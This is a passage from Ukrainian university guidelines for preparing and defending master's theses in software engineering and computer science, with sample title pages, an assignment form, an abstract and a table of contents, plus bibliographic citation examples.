- представляє і пояснює розроблений алгоритм;
- обґруntовує використання програмних засобів;
- визначає користувачів програмної системи, рівень доступу і функції системи, надані кожному користувачу;
- описує вхідну та вихідну інформацію для кожного завдання, реалізованого в системі;
- демонструє та пояснює ключові фрагменти діалогу системи з користувачем і результати розв'язання всіх поставлених завдань;
- формулює висновки про виконану роботу.

Доповідь на захисті не повинна перевищувати 10 хвилин. Після доповіді здобувач дає вичерпні відповіді на питання ЕК, обґруntовано та наполегливо відстоює свою точку зору. Секретар ЕК зачитує зовнішню рецензію.

Протягом усього захисту ведеться протокол засідання ЕК, у якому фіксуються висновки членів ЕК про новизну результатів та їх практичне впровадження.

Після захисту члени ЕК обговорюють його результати на закритому засіданні та виносять рішення стосовно оцінки захисту кожної роботи.

3.3. Критерії оцінювання кваліфікаційної роботи

Автор роботи має продемонструвати вміння: логічно та аргументовано викладати матеріал; коректно використовувати статистичні, математичні та інші методи; проводити власні дослідження; володіти навичками узагальнення; формулювати висновки; працювати з інформаційними джерелами; ініціювати та обґруntовувати інноваційні підходи та напрями вирішення задачі, що досліджується.

При оцінюванні роботи враховується якість її виконання та оформлення, новизна і вагомість отриманих результатів, виступ здобувача і повнота його відповідей на поставлені запитання.

Висока оцінка роботи може бути аргументом щодо рекомендації випускника для вступу до третього (PhD, доктор філософії) рівня вищої освіти.

Випускники, які не захистилися, виключаються з університету та отримують довідку. До повторного захисту роботи вони можуть бути допущені через рік.

Кваліфікаційна робота разом з ілюстраційним матеріалом передається в архів та розміщується в репозитарії університету.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Бюлєтень ВАК України, №9-10, 2011. Вимоги до оформлення дисертацій та авторефератів. – 9 с.
2. ДСТУ ГОСТ 7.1:2006 «Система стандартів з інформації, бібліотечної та видавничої справи. Бібліографічний запис. Бібліографічний опис. Загальні вимоги та правила складання (ГОСТ 7.1–2003, IDT)»;
3. Основні вимоги до написання науково-дослідницької роботи / URL: http://dvman.dnepredu.com/uploads/editor/4165/ 353853/sitepage_62/files/ vimogi_do_oformlennya_ndr.docx. дата звернення: 3.12.2017.
4. Про затвердження Вимог до оформлення дисертації: Закон України за станом на 12.01.2017 № 40 / URL: <http://zakon2.rada.gov.ua/laws/show/z0155-17>. дата звернення: 12.12.2017.
5. СВО НГУ ІМЗ – 14. Організація видання інформаційно-методичного забезпечення навчального процесу / А.Ф. Косолапов, В.О. Салов, А.К. Горенко, О.Н. Ільченко, О.Н. Нефедова, О.І. Додатко, Т.О. Письменкова, О.В. Журунова ; Нац. гірн. ун-т. – Д. : НГУ, 2014. – 50 с.
6. СВО НГУ НМЗ – 05. Нормативно-методичне забезпечення навчального процесу. – Увед. 2005 – 08 – 05. – Д. : НГУ, 2005. – 139 с.
7. СВО НГУ ІМЗ – 09. Організація видання інформаційно-методичного забезпечення навчального процесу / Розроб.: В.О. Салов, О.І. Додатко, Т.О. Письменкова – Д.: Національний гірничий університет. – 2009. – 60 с.
8. Створення навчальної літератури для вищої школи : навч. посіб. / В.О. Салов, Ю.О. Шабанова, О.Н. Ільченко ; М-во освіти і науки України, Нац. гірн. ун-т. – Д. : НГУ, 2014. – 187 с. ISBN 966-8271-77-7
9. Складання списку літератури в навчальних виданнях : посіб. для наук.-пед. працівників / В.О. Салов, О.Н. Нефедова, О.Н. Ільченко, В.В. Панченко, Т.О. Недайвода, В.Г. Римар ; М-во освіти і науки України, Нац. гірн. ун-т. – Д. : НГУ, 2013. – 39 с.

Додаток А

Приклад оформлення титульного аркуша роботи для спеціальностей

121 – Інженерія програмного забезпечення

122 – Комп'ютерні науки

**Міністерство освіти і науки України
Національний технічний університет
«Дніпровська політехніка»**

Інститут електроенергетики

(інститут)

Факультет інформаційних технологій

(факультет)

Кафедра Програмного забезпечення комп'ютерних систем
(повна назва)

**ПОЯСНЮВАЛЬНА ЗАПИСКА
кваліфікаційної роботи ступеня
*магістра***

(назва освітньо-кваліфікаційного рівня)

студента	<i>Черського Андрія Віталійовича</i> (ПІБ)
академічної групи	<i>121M-19-1</i> (шифр)
спеціальності	<i>121 Інженерія програмного забезпечення</i> (код і назва спеціальності)
освітньої програми	<i>«Інженерія програмного забезпечення»</i> (назва освітньої програми)
на тему:	<i>Розробка та дослідження ефективності впровадження програмного забезпечення апроксимації даних медичного моніторингу за допомогою В-сплайнів</i>

A.B. Черський

Керівники	Прізвище, ініціали	Оцінка за шкалою		Підпис
		рейтинг овою	інституційною	
розділів кваліфікаційної роботи				
спеціальний				
економічний	<i>Проф. Вагонова О.Г.</i>			

Рецензент				
------------------	--	--	--	--

Нормоконтролер	<i>Доц. Приходченко С.Д.</i>			
-----------------------	------------------------------	--	--	--

**Дніпро
2022**

**Міністерство освіти і науки України
Національний технічний університет
«Дніпровська політехніка»**

Інститут електроенергетики
(інститут)

Факультет інформаційних технологій
(факультет)

Кафедра Програмного забезпечення комп'ютерних систем
(повна назва)

**ПОЯСНЮВАЛЬНА ЗАПИСКА
кваліфікаційної роботи ступеня
*магістра***

(назва освітньо-кваліфікаційного рівня)

студента	<i>Черського Андрія Віталійовича</i> (ПІБ)
академічної групи	<i>122M-19-1</i> (шифр)
спеціальності	<i>122 Комп'ютерні науки</i> (код і назва спеціальності)
освітньої програми	<i>«122 Комп'ютерні науки»</i> (назва освітньої програми)
на тему:	<i>Розробка та дослідження ефективності впровадження програмного забезпечення апроксимації даних медичного моніторингу за допомогою В-сплайнів</i>

A.B. Черський

Керівники	Прізвище, ініціали	Оцінка за шкалою		Підпис
		рейтинг овою	інституційною	
розділів кваліфікаційної роботи				
спеціальний				
економічний	<i>Проф. Вагонова О.Г.</i>			

Рецензент				
------------------	--	--	--	--

Нормоконтролер	<i>Доц. Рейта О.В.</i>			
-----------------------	------------------------	--	--	--

**Дніпро
2022**

**Приклад оформлення завдання
на кваліфікаційну роботу**

**Міністерство освіти і науки України
Національний технічний університет
«Дніпровська політехніка»**

ЗАТВЕРДЖЕНО:

Завідувач кафедри

Програмного забезпечення комп’ютерних систем
(повна назва)

І.М. Удовик
(підпись)

(прізвище, ініціали)

« » 20 21 Року

**ЗАВДАННЯ
на виконання кваліфікаційної роботи**

спеціальності 121 Інженерія програмного забезпечення
(код і назва спеціальності)

студенту 121м-20-1 Іванову Івану Ігоровичу
(група) (прізвище та ініціали)

Тема кваліфікаційної роботи Удосконалення інформаційної системи експертизи
бензину на основі нечіткої моделі даних

1 ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Наказ ректора НТУ «Дніпровська політехніка» від 20.10.2021 р. № 2127 -л

2 МЕТА ТА ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Об’єкт досліджень – процес контролю якості та ідентифікації зразків продукції.

Предмет досліджень – моделі представлення даних і методи ідентифікаційної експертизи, зокрема IE виробників бензину.

Мета НДР – підвищення достовірності методів ідентифікаційної експертизи зразків продукції за рахунок розробки моделей, методів і програмних засобів, а в цілому інформаційної технології IE.

Вихідні дані для проведення роботи – теоретичні та експериментальні дослідження, основи нечіткої моделі даних при вирішенні задач ідентифікаційної експертизи.

3 ОЧІКУВАНІ НАУКОВІ РЕЗУЛЬТАТИ

Новизна запропонованих рішень визначається тим, що вперше розроблено і обґрутовано нечітку модель представлення та обробки даних для задачі IE, що дозволило ефективно виконувати класифікацію зразків продукції на основі моделювання когнітивних процесів експертизи та накопичених знань експерта.

Практична цінність результатів полягає у тому, що запропоновані в роботі моделі і методи дозволяють накопичувати та використовувати знання експерта для вирішення задач ідентифікаційної експертизи товарів.

4 ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Результати досліджень мають бути подані у вигляді, що дозволяє побачити та оцінити безпосереднє використання нечіткої моделі даних. В результаті роботи повинен бути розроблений програмний комплекс для вирішення задачі ідентифікаційної експертизи на основі нечіткої моделі даних.

5 ЕТАПИ ВИКОНАННЯ РОБІТ

Найменування етапів робіт	Строки виконання робіт (початок – кінець)
Аналіз теми та постановка задачі	12.09.2021-30.09.2021
Побудова нечіткої моделі представлення даних для вирішення задачі ідентифікаційної експертизи	01.10.2021-31.10.2021
Створення автоматизованої системи для вирішення задачі ідентифікаційної експертизи бензинів	01.11.2021-16.12.2021

6 РЕАЛІЗАЦІЯ РЕЗУЛЬТАТІВ ТА ЕФЕКТИВНІСТЬ

Економічний ефект від реалізації результатів роботи очікується позитивним завдяки скороченню затрат на заробітну плату людям, які виконують ідентифікаційну експертизу.

Соціальний ефект від реалізації результатів роботи очікується позитивним завдяки удосконаленню метода ідентифікаційної експертизи, що дозволяє зменшити похибку розпізнавання і зменшити загальний час виконання ІЕ бензину.

7 ДОДАТКОВІ ВИМОГИ

Завдання видав	<hr/>	<i>Прізвище I.Б.</i>
	(підпис)	(прізвище, ініціали)
Завдання прийняв до виконання	<hr/>	<i>Іванов I.I.</i>
	(підпис)	(прізвище, ініціали)

Дата видачі завдання: 12.09.2021 р.

Термін подання кваліфікаційної роботи до ЕК 19.01.2022

Приклад оформлення реферату

РЕФЕРАТ

Пояснювальна записка: 86 стор., 36 рис., 2 таблиці, 4 додатка, 63 джерел.

Об'єкт дослідження: процес контролю якості та ідентифікації зразків продукції.

Предмет дослідження: моделі та методи створення та вибору архітектур хмарних систем.

Мета роботи: підвищення достовірності методів ідентифікаційної експертизи зразків продукції за рахунок розробки моделей, методів і програмних засобів.

Методи дослідження. Для вирішення поставлених задач використані методи: аналізу даних, теорії розпізнавання образів з області обчислювального інтелекту, теорії нечітких множин, об'єктно-орієнтоване програмування.

Новизна отриманих результатів визначається тим, що вперше розроблена та обґрунтована нечітка модель представлення та обробки даних для задачі ІЕ, що дозволило ефективно виконувати класифікацію зразків продукції на основі моделювання когнітивних процесів експертизи та накопичених знань експерта.

Практична цінність результатів полягає в тому, що запропоновані в роботі моделі і методи дозволяють накопичувати і використовувати знання експерта для вирішення задач ідентифікаційної експертизи товарів.

Область застосування. Розроблена інформаційна система може застосовуватися для вирішення задач ідентифікаційної експертизи, зокрема, для ідентифікаційної експертизи бензинів.

Значення роботи та висновки. Удосконалена методика дозволяє проектувати інформаційні системи зі значним скороченням як матеріальних витрат, так і тимчасових, що підтверджується розробленим програмним продуктом в даній роботі.

Прогнози щодо розвитку досліджень. Покращити інформаційну систему, додавши метод кластеризації класів образів продуктів, з метою зменшення відсотка похибки при ідентифікації продуктів.

У розділі «Економіка» проведені розрахунки трудомісткості розробки програмного забезпечення, витрат на створення ПЗ і тривалості його розробки, а також проведені маркетингові дослідження ринку збути створеного програмного продукту.

Список ключових слів: ідентифікаційна експертиза, нафтопродукти, бензин, C++, C#, XML, нечіткий портрет, нечітка модель, інформаційна система.

ABSTRACT

Explanatory note: 86 pages, 36 figures, 2 tables, 4 applications, 63 sources.
Object of research: text text.
Subject of research: text text.
Purpose of Master's thesis: text text text text text text text text text text.
Research methods. Text text text text text text text text text text.
Originality of research is in / consists of / is associated with / text text text.
Practical value of the results consists of text text text text text text text.
Scope of application. Text text text text text text text text text.
The value of the work and conclusions. Text text text text text text.
Research forecast and development. Text text text text text text.
In the Economics section we calculated text text text text text text.
Keywords: keyword1, keyword2, keyword3, keyword4.

Приклад оформлення переліку умовних позначень

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

БД – база даних;

ГА – генетичний алгоритм;

ГЗК – гірничо-збагачувальний комбінат;

ГІС – геоінформаційна система;

ГІСПР – геоінформаційна система підтримки прийняття рішень;

ГПК – гранично-припустима концентрація;

МНК – метод найменших квадратів;

ПівнГЗК – північний гірничо-збагачувальний комбінат;

ОГЗК – Орджонікідзевський гірничо-збагачувальний комбінат;

ОПР – особа, що приймає рішення;

СПР – система підтримки прийняття рішень;

UML – Unified Modeling Language.

Додаток Д

Приклад оформлення змісту

ЗМІСТ

ВСТУП.....	9
РОЗДІЛ 1. АНАЛІЗ ТЕМИ ТА ПОСТАНОВКА ЗАДАЧІ.....	12
1.1. Задача ідентифікаційної експертизи.....	12
1.2. Ідентифікаційна експертиза бензину.....	18
1.3. Розпізнавання образів, як спосіб вирішення задачі ідентифікаційної експертизи.....	20
1.4. Застосування автоматизації при вирішенні задачі ідентифікаційної експертизи.....	22
1.5. Існуючі рішення задачі ідентифікаційної експертизи.....	24
1.6. Висновки.....	25
РОЗДІЛ 2. ПОБУДОВА НЕЧІТКОЇ МОДЕЛІ ПРЕДСТАВЛЕННЯ ДАНИХ ДЛЯ ВИРІШЕННЯ ЗАДАЧІ ІДЕНТИФІКАЦІЙНОЇ ЕКСПЕРТИЗИ	27
2.1. Основи нечіткої логіки.....	27
2.1.1 Основні терміни нечітких множин.....	27
2.1.2 Визначення нечіткої і лінгвістичної змінних.....	30
2.2. Формальна модель нечіткого портрета.....	33
2.3. Функції принадлежності.....	36
2.3.1 Метод ковзного вікна.....	36
2.3.2 Трикутна і трапецевидна функція принадлежності.....	39
2.3.3 Z-подібні та S-подібні функції принадлежності.....	40
2.4. Метод нечіткого виведення.....	45
2.5. Застосування нечіткої моделі для ідентифікації виробників бензину.....	47
2.6. Висновки.....	51
РОЗДІЛ 3. СТВОРЕННЯ АВТОМАТИЗОВАНОЇ СИСТЕМИ ДЛЯ ВИРІШЕННЯ ЗАДАЧІ ІДЕНТИФІКАЦІЙНОЇ ЕКСПЕРТИЗИ БЕНЗИНІВ	52
3.1. Структура автоматизованої системи ідентифікаційної експертизи бензинів.....	52

3.2.	Структура та опис бази даних.....	54
3.3.	Підсистема ідентифікації виробника палива.....	58
3.4.	Архітектура модуля ідентифікаційної експертизи.....	59
3.5.	Опис автоматизованої системи ідентифікаційної експертизи.....	61
3.6.	Висновки	62
	РОЗДІЛ 4. ЕКОНОМІКА.....	63
4.1.	Визначення трудомісткості розробки програмного забезпечення....	63
4.2.	Витрати на створення програмного забезпечення.....	66
4.3.	Маркетингові дослідження ринку збути розробленого програмного продукту.....	67
4.4.	Оцінка економічної ефективності впровадження програмного забезпечення.....	69
	ВИСНОВКИ.....	71
	ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ.....	72
	Додаток А. КОД ПРОГРАМИ.....	77
	Додаток Б. ВІДГУК КЕРІВНИКА ЕКОНОМІЧНОГО РОЗДІЛУ.....	84
	Додаток В. ПЕРЕЛІК ФАЙЛІВ НА ДИСКУ	86
	Додаток Г. АКТ ВПРОВАДЖЕННЯ.....	87

Додаток Е

Оформлення переліку використаних джерел

ОФОРМЛЕННЯ ПЕРЕЛІКУ ВИКОРИСТАНИХ ДЖЕРЕЛ

Бібліографічний опис документів здійснюється згідно зі стандартами, які прийняті в Україні, зокрема, міждержавний «ДСТУ 7.1:2006. Бібліографічний запис. Бібліографічний опис. Загальні вимоги та правила складання». Режим доступу: <http://zounb.zp.ua/resource/GOST/index.html> (остання дата звернення 06.10.2016). Він є базовим для системи стандартів, правил та методичних посібників зі складання бібліографічного опису. При скороченні слів необхідно дотримуватись вимог ДСТУ 3582: 2013 «Бібліографічний опис скорочення слів і словосполучень в українській мові». При створенні бібліографічного опису іноземною мовою враховувати вимоги ГОСТ 7.11–2004 «Система стандартов по информации, библиотечному и издательскому делу. Библиографическая запись. Сокращение слов и словосочетаний на иностранных европейских языках».

Приклади оформлення бібліографічного опису у списку:

Книги одного автора:

Терський С. В. Княже місто Володимир / С. В. Терський ; Нац. ун-т "Львів. політехніка". – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2010. – 320 с. : іл. – Бібліogr.: с. 275–298.

Tymkiv Ya. Ukraina wobec problemów i instytucjonalizacji bezpieczeństwa europejskiego / Ya. Tymkiv. – Toruń : Wyd-wo Adam Marszałek, 2009. – 346 s. – Bibliogr.: s. 284–346.

Книги двох і трьох авторів:

Бородіна А. І. Бібліографічний словник діячів у галузі математики / Бородіна А. І., Бугай А. С. ; за ред. І. І. Гіхман. – Київ : Рад. шк., 1979. – 606 с. (відомості про авторів за косою записують у тій формі і в тій послідовності, у якій вони вказані у джерелі інформації)

Рильников Б. С. Кафедра інженерного матеріалознавства та прикладної фізики : до 135-річчя заснування / Б. С. Рильников, С. Г. Швачко ; Нац. ун-т "Львів. політехніка". – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2007. – 108 с.

Костюк П. Г. Іони кальцію у функції мозку – від фізіології до патології / Костюк П. Г., Костюк О. П., Лук'янець О. О. ; НАН України, Ін-т фізіології ім. О. О. Богомольця. – Київ : Наук. думка, 2005. – 197 с. – Бібліogr.: с. 195 (22 назви).

Книги чотирьох і більше авторів:

У бібліографічному описі можуть бути наведені відомості про всіх авторів, але при необхідності їх кількість можна обмежити до вказівки першого і додати у квадратних дужках [та ін.]:

Архітектура Львова. Час і стилі XIII–XXI ст. / М. Бевз [та ін.] ; Ін-т архіт. Нац. ун-ту "Львів. політехніка", Громад. орг. "Ін-ти Львова". – Львів : Центр Європи, 2008. – 720 с. – Бібліogr.: с. 698–714.

Усі відомості, які не відображені на титульній сторінці документа, або відомості про документ від автора бібліографічного опису потрібно брати у квадратні дужки:

Спілкуємося англійською мовою (середній рівень) = Getting on in English (intermediate) : підруч. для студ. вищ. навч. закл. / [П. М. Байбакова та ін.]. – Вид. 3-те (відредаг. і доповн.). – Львів : Бескид Біт, 2008. – 252 с.

Збірники праць та періодичні видання, серійні видання:

Геодезія, картографія і аерофотознімання : укр. міжвід. наук.-техн. зб. / Нац. ун-т "Львів. політехніка" ; [відп. ред. К. Р. Третяк]. – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2008. – Вип. 70. – 88 с.: іл.

Населення України, 1998 рік : демогр. щорічник / Держ. ком. статистики України, Упр. статистики населення ; [Л. М. Стельмах (відп. за вип.)]. – Київ : [б. в.], 1999. – 466 с.

Технічні вісті = Technical news : наук.-соц. часопис / Укр. інж. т-во у Львові. – Львів, 2009. – № 1/2. – 160 с.

Бобало Юрій Ярославович : біобібліогр. покажч. : до 70-річчя від дня народж. / Нац. ун-т "Львів. політехніка", Наук.-техн. б-ка ; [уклад. О. Б. Ніколюк ; бібліогр. редактування І. О. Белоус]. – Львів : Вид-во Львів. політехніки, 2015. – 80 с. : іл., портр. – (Біобібліографія вчених Львівської політехніки ; вип. 56). (назву серії вказують в кінці бібліографічного опису).

Не серія, а частина назви:

Вісник Національного університету "Львівська політехніка". Серія: Теорія і практика будівництва : зб. наук. пр. – 2015. – № 823. – 359 с. : іл.

Матеріали конференцій:

Комп'ютерні науки та інформаційні технології : матеріали 4-ої Міжнар. наук.-техн. конф. CSIT' 2009, 15–17 жовт. 2009, Львів, Україна / Нац. ун-т "Львів. політехніка", Ін-т комп'ют. наук та інформ. технологій – Львів, 2009. – 510 с. – Парал. тит. арк. англ.

Дванадцята відкрита науково-технічна конференція професорсько-викладацького складу Інституту телекомунікацій, радіоелектроніки та електронної техніки з проблем електроніки : тези доп., 7–9 квіт. 2009 р., Львів / Нац. ун-т «Львів. політехніка». – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2009. – 72 с.

Фізика і технологія тонких плівок та наносистем : матеріали XV Міжнар. конф., 11–16 трав. 2015 р., Івано-Франківськ, Україна / Прикарпат. нац. ун-т ім. В. Стефаника [та ін.]. – Івано-Франківськ, 2015. – 108 с. – Парал. тит. арк. англ.

Багатотомні видання:

Франко І. Я. Твори : в 2 т. / Іван Якович Франко. – Київ : Дніпро, 1981. – Т. 2 : Оповідання. – 259 с.

Брик М. Т. Енциклопедія мембран = Encyclopedia of Membranes : у 2 т. / М. Т. Брик. – Київ : Видавн. дім "Києво-Могил. акад.", 2005. – Т. 1. – 700 с.

Історія Львова : у 3 т. / НАН України, Ін-т українознав. ; ред.: О. Шишка, Ю. Бірюльов. – Львів : Центр Європи, 2007. – Т. 3 : Листопад 1918 – поч. ХХІ ст. – 575 с.

Большой англо-русский словарь = New English-Russian dictionary : в 2-х т. : ок. 150000 слов / [сост.: Н. Н. Амосова и др.] ; под общ. рук. И. Р. Гальперина. – 3-е изд., стер. – М. : Рус. яз., 1979. – Т. 1 : А–Л. – 822 с. – Библиогр.: с. 32–33. – Парал. тит. л. англ.

Дисертації:

Баштанник В. В. Державне управління в системі владно-партійної взаємодії : дис. ... канд. наук з держ. упр. : 07.00.02 : захищена 28.01.02 : затв. 15.07.02 / Баштанник Володимир Васильович ; Укр. акад. держ. упр. при президентові України. – Київ, 2002. – 220 с. – 04200201565.

Верес З. Є. Методи та засоби масштабування рухомих та нерухомих зображенень : дис. ... канд. техн. наук : 05.13.23 / Верес Зеновій Євгенович ; М-во освіти і науки України, Нац. ун-т "Львів. політехніка". – Львів, 2015. – 236 с. : іл. – Бібліогр.: с. 130–140 (103 назви).

Автореферати дисертацій:

Кірсенко М. В. Чеські землі в міжнародних відносинах Центральної Європи 1918–1920 років (політико-дипломатична історія з доби становлення Чехословацької республіки) : автореф. дис. ... д-ра іст. наук : 07.00.02 / Кірсенко М. В. ; НАН України. – Київ, 1998. – 36 с.

Башта Б. Б.Хімічна модифікація карбоксилівмісних олігоестерів епоксидними сполуками : автореф. дис. на здобуття наук. ступеня канд. хім. наук : 02.00.06 / Богдана Богданівна Башта ; М-во освіти і науки України, Нац. ун-т "Львів. політехніка". – Львів, 2015. – 21 с. : іл., табл., граф., формули, схеми. – Бібліогр.: с. 17–19 (21 назва).

Законодавчі та нормативні документи, стандарти:

Конституція України. Закон України "Про внесення змін до Конституції України" № 2222-IV від 8.12.2004 р. : прийнята на п'ятій сесії Верхов. Ради України 28 черв. 1996 р. – Київ : Велес, 2005. – 48 с. – (Серія видань "Офіційний документ").

Збірник нормативних документів Національного університету "Львівська політехніка" / Нац. ун-т "Львів. політехніка" ; [редкол.: А. Г. Загородній та ін. ; відп. ред. Ю. Я. Бобало]. – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2009. – 468 с.

ГСВО МОНУ. Галузевий стандарт вищої освіти України. Засоби діагностики якості вищої освіти рівня спеціаліст напряму підготовки 0502 «Менеджмент» за спеціальністю 7.050201 «Менеджмент організацій» кваліфікації «Спеціаліст з менеджменту у галузі діяльності, менеджер-економіст». – Вид. офіц. – Київ, 2003. – 35 с.

ГСВО МОНУ. Галузевий стандарт вищої освіти України. Освітньо-кваліфікаційна характеристика магістра спеціальності 8.000014 «Управління інноваційною діяльністю» напряму підготовки «Специфічні категорії». – Вид. офіц. тимчас. – Київ, 2007. – 37 с.

ГОСТ Р 517721–2001. Аппаратура радиоэлектронная бытовая. Входные и выходные параметры и типы соединений. Технические. требования. – Введ. 2002–01–01. – М. : Изд.-во стандартов, 2001. – IV, 27 с. : ил.

або : Аппаратура радиоэлектронная бытовая. Входные и выходные параметры и типы соединений. Технические требования : ГОСТ Р 517721–2001. – Введ. 2002–01–01. – М. : Изд.-во стандартов, 2001. – IV, 27 с. : ил.

Авторські свідоцтва та патенти:

Пат. 43976 Україна, МПК⁶G01L 7/02. Оптоелектронний пристрій для вимірювання тиску / П. Г. Столлярчук, Р. І. Байцар, В. С. Рак, М. П. Гінгін ; власник Нац. ун-т «Львів. політехніка». – № 2000105737 ; заявл. 10.10.2000 ; опублік. 15.01.2002, Бюл. № 1. – 2 с.

Статті із журналів та збірників:

Гнідець Р. Б. Дерев'яне храмобудування України: традиції та сучасність / Р. Б. Гнідець // Буд.-во України. – 2008. – № 8. – С. 26–32. – Бібліогр.: 5 назв.

Гоблик А. В. Науково-теоретичні та прикладні проблеми дослідження матричних моделей містобудівних систем / А. В. Гоблик // Містобудування та територ. планування : наук.-техн. зб. / Київ. нац. ун-т буд-ва і архітектури, Держ. н.-д. ін-т теорії та історії архітектури і містобудування, Спілка урбаністів України. – Київ, 2008. – Вип. 30. – С. 62–71. – Бібліогр.: 10 назв.

Гнідець Б. Г. Збірно-монолітні куполи, монтовані навісним методом / Б. Г. Гнідець, Р. Б. Гнідець, О. Вендзилович // Ресурсоеконом. матеріали, конструкції, будівлі та споруди : зб. наук. пр. / Акад. буд-ва України [та ін.]. – Рівне : Вид.-во Нац. ун-ту вод. госп-ва та природокористування, 2008. – Вип. 16, ч. 2 : Дослідження, проектування та запровадження ефективних будівельних конструкцій. – С. 92–98. – Бібліогр.: 7 назв. (у бібліографічному описі в області відповідальності можуть бути наведені відомості про всі установи, але при необхідності їх кількість можна обмежити до вказівки першого і додати у квадратних дужках [та ін.])

Гарасим Д. І. Залежність ексергетичного ККД систем кондиціювання повітря від внутрішньої температури в чистих приміщеннях / Д. І. Гарасим, В. Й. Лабай // Вісн. Нац. ун-ту "Львів. політехніка". Серія: Теорія і практика буд-ва : зб. наук. пр. – 2015. – № 823. – С. 69–75. – Бібліогр.: 8 назв.

Проскуряков В. І. Конкурсне проектування в архітектурній школі як складова формування національної освіти майбутнього / В. І. Проскуряков, Б. В. Гой // Технології навчання : наук.-метод. зб. / Нац. ун-т вод. госп-ва та природокористування. – Рівне, 2008. – Вип. 11. – С. 361–368. – Бібліогр.: 10 назв.

Складові частини матеріалів конференцій:

Дружинін А. О. Вплив опромінення γ -квантами на властивості ниткоподібних кристалів Si-Ge / А. О. Дружинін, І. П. Островський, Ю. М. Ховерко // Фізика і технологія тонких плівок та наносистем : матеріали XII Міжнар. конф., 18–23 трав. 2009 р., Івано-Франківськ, Україна / НАН України, Прикарпат. нац. ун-т ім. В. Стефаника, Фіз.-хім. ін-т. – Івано-Франківськ, 2009. – Т. 2. – С. 48–49. (назва конференції пишеться повністю, скорочуються лише підзаголовочні дані)

Мартинюк Н. В. Вплив поверхні на процес перезарядження $Yb^{2+} \rightarrow Yb^{3+}$ у кристалічних матеріалах $Yb:Y_3Al_5O_{12}$ / Н. В. Мартинюк [та ін.] // Дванадцята відкрита науково-технічна конференція професорсько-викладацького складу

Інституту телекомунікацій, радіоелектроніки та електронної техніки з проблем електроніки, 7–9 квітня 2009 р., Львів : тези доп. / Нац. ун-т «Львів. політехніка». – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2009. – С. 44. (якщо авторів тільше трьох, то при необхідності можна вказати лише першого і додати в квадратних дужках [та ін.])

Ivashchyshyn F. O. Semiconductor N-barrier structures with periodically modulated localization of 2D-bioionics / F. O. Ivashchyshyn, I. I. Grygorchak, R. Ya. Shvets // Фізика і технологія тонких плівок та наносистем : матеріали XV Міжнар. конф., 11–16 трав. 2015 р., Івано-Франківськ, Україна / Прикарпат. нац. ун-т ім. В. Стефаника [та ін.]. – Івано-Франківськ, 2015. – С. 129.

Субтельний Р. О. Кополімеризація продуктів нафтопереробки / Р. О. Субтельний, Ю. А. Курташ, Б. О. Дзіняк // І Міжнародна (III Всеукраїнська) конференція студентів, аспірантів та молодих вчених з хімії та хімічної технології (23–25 квітня 2008 р., Київ) : зб. тез доп. – Київ, 2008. – С. 196. (якщо дата і місце проведення конференції на титульному аркуші подано у дужках, то їх слід залишити у бібліографічному описі)

Курташ Ю. А. Синтез карбоксилвімісних смол з використанням олігопероксиду / Ю. А. Курташ, Р. О. Субтельний, Р. О. Наюк, Б. О. Дзіняк, В. А. Дончак // Naukowy potencjał świata – 2008 : materiały IV Międzynar. nauk.-prakt. konf., Przemyśl, 12–20 września 2008 r. – Przemyśl : Nauka i studia, 2008. – T. 7 : Rolnictwo. Chemia i chemiczne technologie. Ekologia. Geografia i geologia. – S. 28–30. – Бібліогр.: 6 назв.

Винник Ю. Ю. Сучасний стан незалежності НБУ та його вплив на загальноекономічний стан країни / Ю. Ю. Винник, П. І. Віблій // Современные направления теоретических и прикладных исследований' 2012 : сб. науч. тр. SWORLD по материалам междунар. науч.-практ. конф., 20–31 марта 2012 г., Одесса / Науч.-исследоват. проект.-конструкт. ин-т мор. флота Украины[и др.]. – Одесса, 2012. – Т. 18 : Экономика – С. 47–51. – Бібліогр.: 12 назв. (головний документ (конференція) – рос., його складова частина (стаття) – укр. Бібліогр. – мовою статті.)

Andriychuk M. / Creation the media with desired refraction coefficient / M. Andriychuk // Перспективні технології і методи проєктування МЕМС : матеріали шостої міжнар. конф. MEMSTECH 2010, 20–23 квіт. 2010, Поляна, Україна / Нац. ун-т "Львів. політехніка". – Львів : Вежа і Ко, 2010 . – С. 106–110. – Bibliogr.: 13 titles. – Парал. тит. англ.

Електронні ресурси:

Локальні ресурси:

Кордон М. В. Українська та зарубіжна культура [Електронний ресурс] : навч. посіб. / М. В. Кордон. – Електрон. текст. дані (160 МБ). – Київ : Видавн.-книготорг. компанія "Центр навч. літ.", 2012. – 1 електрон. опт. диск (CD-ROM). – (Серія "Електронні видання". Культурологія та релігієзнавство). – Назва з етикетки диска.

Комп'ютерний моніторинг і інформаційні технології [Електронний ресурс] : матеріали студент. наук.-практ. конф., 25 квіт. 2005, Донецьк / Донецьк. нац. техн. ун-т, Каф. комп'ютер. систем моніторингу. – Текст. і граф. дані (250 МБ).

– Донецьк, 2005. – 1 електрон. опт. диск (CD-ROM). – Назва з етикетки диска. (слово «електронні» в інформації про вид ресурсу «Електрон. текст. дані» дозволяється опускати, якщо в описі є загальне позначення матеріалу – [Електронний ресурс])

Філологія ХХІ століття: теорія, практика, перспективи [Електронний ресурс] : матеріали IV Міжнар. наук.-практ. інтернет-конф., 24 квіт. 2015 р., Одеса / Нац. ун-т "Одес. юрид. акад.", Каф. герман. та роман. мов. – Текст. дані (98 Mb). – Одеса, 2015. – 1 електрон. опт. диск (CD-ROM). – Назва з етикетки диска.

